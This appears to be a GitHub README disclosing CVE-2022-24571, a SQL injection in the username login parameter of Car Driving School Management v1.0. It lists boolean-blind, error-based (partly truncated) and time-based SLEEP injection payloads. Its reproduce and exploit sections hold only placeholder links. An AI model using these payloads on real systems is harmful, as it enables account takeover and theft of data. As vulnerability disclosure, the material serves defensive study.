nu11secur1ty Add files via upload ... on Mar 2 History


..

Docs	9 months ago
PoC	9 months ago
README.MD	9 months ago

README.MD

CVE-2022-24571

Vendor



Description:

The `username` parameter on Car Driving School Management v1.0 appears to be vulnerable to SQL injection attacks. A single quote was submitted in the username parameter, and a database error message was returned. Two single quotes were then submitted and the error message disappeared. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: username (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
    Payload: username=DMdqCjGG' OR NOT 6823=6823-- yrqx&password=a5Y!f7m!O0

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=DMdqCjGG' AND (SELECT 9746 FROM(SELECT COUNT(*),CONCAT(0x71786

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=DMdqCjGG' AND (SELECT 9290 FROM (SELECT(SLEEP(5)))RWHi)-- vsyd
---
```

Reproduce:

href

Proof and Exploit:

href